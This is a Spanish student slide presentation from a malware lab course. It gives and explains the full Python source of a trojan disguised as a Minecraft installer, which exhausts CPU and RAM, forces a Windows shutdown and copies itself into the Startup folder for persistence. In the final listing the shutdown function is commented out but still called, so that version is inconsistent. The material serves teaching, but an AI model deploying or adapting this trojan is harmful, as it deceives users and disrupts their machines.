



Presentación Trabajo Final: Código Troyano

Nombre: Julian Alexander Brito Yagual

Matrícula: 1116408

Asignatura: Laboratorio de Algoritmos Maliciosos

Profesor: HAROLD LAWRENCE MARZAN MERCADO




Introducción

Objetivo del Trabajo

Este trabajo tiene como objetivo demostrar cómo se podría diseñar un script en Python de un troyano que consume recursos del sistema.

Características del Código

El código se distingue por saturar recursos del sistema, apagando la máquina de forma forzada y logrando persistencia al iniciarse con el sistema operativo.



Por qué un troyano?

- Este permite entender cómo funcionan realmente las amenazas en entornos controlados, esencial para aprender a detectarlas. Mi código troyano se basa en imitar el instalador oficial del videojuego Minecraft, usando el mismo icono para no levantar sospechas.

Dificultad de Detección

- Este tipo de troyano es difícil de detectar porque se oculta bajo un nombre familiar como "MinecraftInstaller.exe", lo que engaña al usuario al parecer una aplicación legítima; además, se copia en una carpeta del sistema donde Windows ejecuta programas al inicio, logrando persistencia sin levantar sospechas. Al no mostrar ventanas ni interfaces y ejecutarse en segundo plano, puede pasar desapercibido por el usuario y por algunos antivirus básicos.

Análisis del Código por Secciones

Importación de librerías

```
import os
import subprocess
import time
import shutil
import threading
```

¿Qué hace esta parte?

- **os:** manipula rutas y archivos del sistema.
- **subprocess:** ejecuta comandos externos.
- **time:** permite pausar procesos.
- **shutil:** copia archivos.
- **threading:** permite ejecutar tareas simultáneas.

Análisis del Código por Secciones

Consumo de recursos

Bucle infinito que genera uso extremo de CPU y RAM.

```
def consumir_recursos():
    while True:
        a = [i ** 2 for i in range(1000000)]
```

Apagado del sistema


Espera 5 segundos y ejecuta apagado inmediato de Windows.

```
def apagar_equipo():
    time.sleep(5)
    subprocess.call("shutdown /s /t 0", shell=True)
```

Hilo de apagado

Inicia el apagado en un hilo aparte, permitiendo continuar con el resto del código.

```
hilo_apagado =
threading.Thread(target=apagar_equipo)
hilo_apagado.start()
```



Análisis del Código por Secciones


Persistencia


```
try:
    ruta_origen = os.path.abspath("MinecraftInstaller.exe")
    ruta_destino = "C:/Users/Julian/AppData/Roaming/Microsoft/Windows/Start
Menu/Programs/Startup/MinecraftInstaller.exe"
    shutil.copyfile(ruta_origen, ruta_destino)
except Exception as error:
    pass
```


Ejecución del ataque

```
consumir_recursos()
```


Capturas de pantalla








Demostración del Código



Proyecto TJAN Julian Brito 1116408.py 1

C: > Users > julia > Downloads > PRUEBAS TJAN > Proyecto TJAN Julian Brito 1116408.py > ...

```python
import os
import subprocess
import time
import shutil
import threading

# 1. Carga intensiva de CPU y RAM
def consumir_recursos():
    while True:
        a = [i ** 2 for i in range(1000000)]

# 2. Apagado programado tras unos segundos
# def apagar_equipo():
    # time.sleep(5)
    # subprocess.call("shutdown /s /t 0", shell=True)

# 3. Iniciar el apagado en un hilo separado
hilo_apagado = threading.Thread(target=apagar_equipo)
hilo_apagado.start()

# 4. Crear persistencia con nombre de usuario fijo
try:
    ruta_origen = os.path.abspath("MinecraftInstaller.exe")
    ruta_destino = "C:/Users/Julian/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Startup/MinecraftInstaller.exe"
    shutil.copyfile(ruta_origen, ruta_destino)
except Exception as error:
    pass

# 5. Ejecutar función de carga
consumir_recursos()
```



Bibliografía y Recursos Consultados

Bibliografías

- Python Software Foundation. (n.d.). *The Python Standard Library*. Python.org. Recuperado el 20 de abril de 2025, de https://docs.python.org/3/library/
- usuario273693. (2021, febrero 16). *Hacer que un programa se agregue al inicio de Windows después de ejecutarlo por primera vez*. Stack Overflow en español. Recuperado el 19 de abril de 2025, de https://es.stackoverflow.com/questions/483320/hacer-que-un-programa-se-agregue-al-inicio-de-windows-despu%C3%A9s-de-ejecutarlo-por

Muchas gracias por su atención